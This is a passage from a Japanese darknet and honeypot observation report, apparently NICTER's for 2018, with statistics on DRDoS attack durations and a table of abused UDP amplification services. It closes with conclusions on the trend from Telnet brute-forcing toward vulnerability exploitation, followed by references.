


図12: 国・地域別の被攻撃件数

4.3. 攻撃の継続時間

AmpPot が観測した DRDoS 攻撃の継続時間の分布を図13に示します．図13を見ると，2017 年と同じく全体的に短時間の攻撃が多く，約 31 % が 1 分未満，約 79% が 10 分未満の攻撃でした．こうした短時間の攻撃活動には，DDoS 攻撃代行サービスのお試し攻撃やテスト攻撃等の大規模な攻撃の事前準備のような活動が一定数以上含まれていると考えています．

一方，全体の 3.8 % の攻撃では，1 時間以上の比較的長時間にわたる攻撃活動が観測されました．最も継続時間の長かった攻撃事例では，2018 年 6 月～ 7 月の約 40 日間にかけて攻撃が観測されており，台湾の IP アドレスに対して発生した NTP を悪用した DRDoS 攻撃でした．




図13: 攻撃継続時間

4.4. 攻撃に悪用されるサービス

AmpPot が観測した攻撃のうち，攻撃件数が 1 万件を超えたサービスを表2[*16]に示します．基本的に DRDoS 攻撃に悪用される主要なサービスには大きな変化はありませんが，2018 年に問題となった memcached[24] を悪用した攻撃は 2018 年 2 月末頃から観測されはじめ [25]，4 月末からは Ubiquiti Networks の Discovery Protocol (10001/udp) を悪用した攻撃も観測され始めている [26] など，これまでに悪用されていなかったサービスが攻撃に使用されるケースも観測されています．

我々は AmpPot の観測結果を基に，被害組織等に対して早期に DRDoS 攻撃の発生を通知するアラートシステムを研究開発しており，関連機関との情報共有を始めています．

*15. 国情報の推定には MaxMind 社（https://www.maxmind.com/ja/home）の GeoIP データベースを使用しました．

*16. 表中の * の付いたサービスは，観測に使用した 9 台の AmpPot のうち，2 台のみで観測を行っています．

表2: DRDoS 攻撃に悪用されたサービス

ポート番号	サービス名	攻撃件数
123/UDP	NTP	6,768,637
389/UDP	CLDAP*	1,897,177
53/UDP	DNS	1,883,380
19/UDP	CharGen	1,013,728
161/UDP	SNMP	452,443
11211/UDP	Memcached*	302,228
1900/UDP	SSDP	284,200
111/UDP	Portmap*	149,755
1434/UDP	Mssql*	17,018
10001/UDP	Ubiquiti Discovery*	10,948

5. おわりに

2018 年の観測では，今まで支配的であった 23/TCP (Telnet) 宛てのスキャンが半減し，各機器に固有の脆弱性を狙う攻撃活動が増加していることが明らかになりました．Telnet の脆弱な認証設定を破ってマルウェア感染させる手法は，非常に容易かつ，多く機器に対して有効な感染手段でしたが、2018 年に特徴的だった脆弱性の悪用によるマルウェア感染手法には，対策の進まない脆弱性を共通に抱える大量の機器を一網打尽に乗っ取れるというアドバンテージがあります．脆弱性の公表から時を経ずにその攻撃コードがインターネット上に公開され，マルウェアにデフォルトのツールセットとして次々に取り込まれていくにつれ，前者の感染手法への依存度が低下し，後者の脆弱性を悪用した攻撃が占める割合が相対的に増加したことが，このような傾向の変化の背景にあると推察されます．

2018 年の総観測パケットの 35% にも及んだ調査目的のスキャンが，次なる攻撃対象の機器やサービス，脆弱性を探る活動の痕跡であるならば，2019 年以降，我々はその成果を，インターネット上を飛び交う何らかの特徴をもつアウトプットの形で，目の当たりにすることになるでしょう．NICTER プロジェクトにおいても，引き続き注意深くダークネット観測・分析を行うことで攻撃の兆候をいち早く捕捉し，また関係機関等と情報共有を図りながら，インシデントの低減に努めていきます．

謝辞

株式会社インターネットイニシアティブの根岸征史氏には，調査目的のスキャンの判定等について貴重なご意見を頂きました．ここに感謝の意を表します．

参考文献

[1] The search engine for the Internet of Things . https://www.shodan.io/.
[2] Accelerate Security, Vuln Management, Compliance | Rapid. https://www.rapid7.com/.
[3] Security starts with visibility. https://censys.io/.
[4] BinaryEdge. https://www.binaryedge.io/.
[5] サイバーセキュリティ研究所サイバーセキュリティ研究室. NICTER 観測レポート: ルータ製品の脆弱性を悪用して感染を広げる Mirai の亜種に関する活動 (2017-12-19). Technical report, 国立研究開発法人情報通信研究機構, 2017.
[6] Rise of One More Mirai Worm Variant. https://www.fortinet.com/blog/threat-research/rise-of-one-more-mirai-worm-variant.html.
[7] Warning: Satori, a Mirai Branch Is Spreading in Worm Style on Port 37215 and 52869. http://blog.netlab.360.com/warning-satori-a-new-mirai-variant-is-spreading-in-worm-style-on-port-37215-and-52869-en/.
[8] 2018 年の IoT ボット観測状況と最近の動向. https://sect.iij.ad.jp/d/2019/01/288147.html.
[9] サイバーセキュリティ研究所サイバーセキュリティ研究室. NICTER 観測レポート 2017. Technical report, 国立研究開発法人情報通信研究機構, 2018.
[10] 360 NetLab. Quick summary about the Port 8291 scan. http://blog.netlab.360.com/quick-summary-port-8291-scan-en/.
[11] Manual:Winbox. https://wiki.mikrotik.com/wiki/Manual:Winbox.
[12] Manual:tools/bandwidth test - mikrotik wiki. https://wiki.mikrotik.com/wiki/Manual:Tools/Bandwidth_Test.
[13] Manual:Webfig. https://wiki.mikrotik.com/wiki/Manual:Webfig.
[14] Urgent security advisory. https://forum.mikrotik.com/viewtopic.php?t=132499.
[15] Gpon exploit in the wild (i) - muhstik botnet among others. http://blog.netlab.360.com/gpon-exploit-in-the-wild-i-muhstik-botnet-among-others-en/.
[16] http://www.gpon.com/.
[17] Sarit Newman. Critical RCE Vulnerability Found in Over a Million GPON Home Routers. Technical report, 2018.
[18] Gpon router vulnerability antidote. https://www.vpnmentor.com/tools/gpon-router-antidote-patch/.
[19] Reaper iot botnet. https://www.tenable.com/blog/reaper-iot-botnet.
[20] NVRsolo Release Note. https://www.nuuo.com/backend/CKEdit/upload/files/NUUO_NVRsolo_v3_9_1_Release%20note.pdf.
[21] Jvn#60702986 bluestacks app player におけるアクセス制限不備の脆弱性. https://jvn.jp/jp/JVN60702986/index.html.
[22] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In International Workshop on Recent Advances in Intrusion Detection, pages 615–636. Springer, 2015.
[23] 横浜国立大学情報・物理セキュリティ研究拠点. AmpPot: Honeypot for Monitoring Amplification DDoS Attack. http://ipsr.ynu.ac.jp/dos/.
[24] memcached - a distributed memory object caching system. https://memcached.org/.
[25] memcached のアクセス制御に関する注意喚起. https://www.jpcert.or.jp/at/2018/at180009.html, author=JPCERT/CC.
[26] Rapid7. Understanding Ubiquiti Discovery Service Exposures. https://blog.rapid7.com/2019/02/01/ubiquiti-discovery-service-exposures/.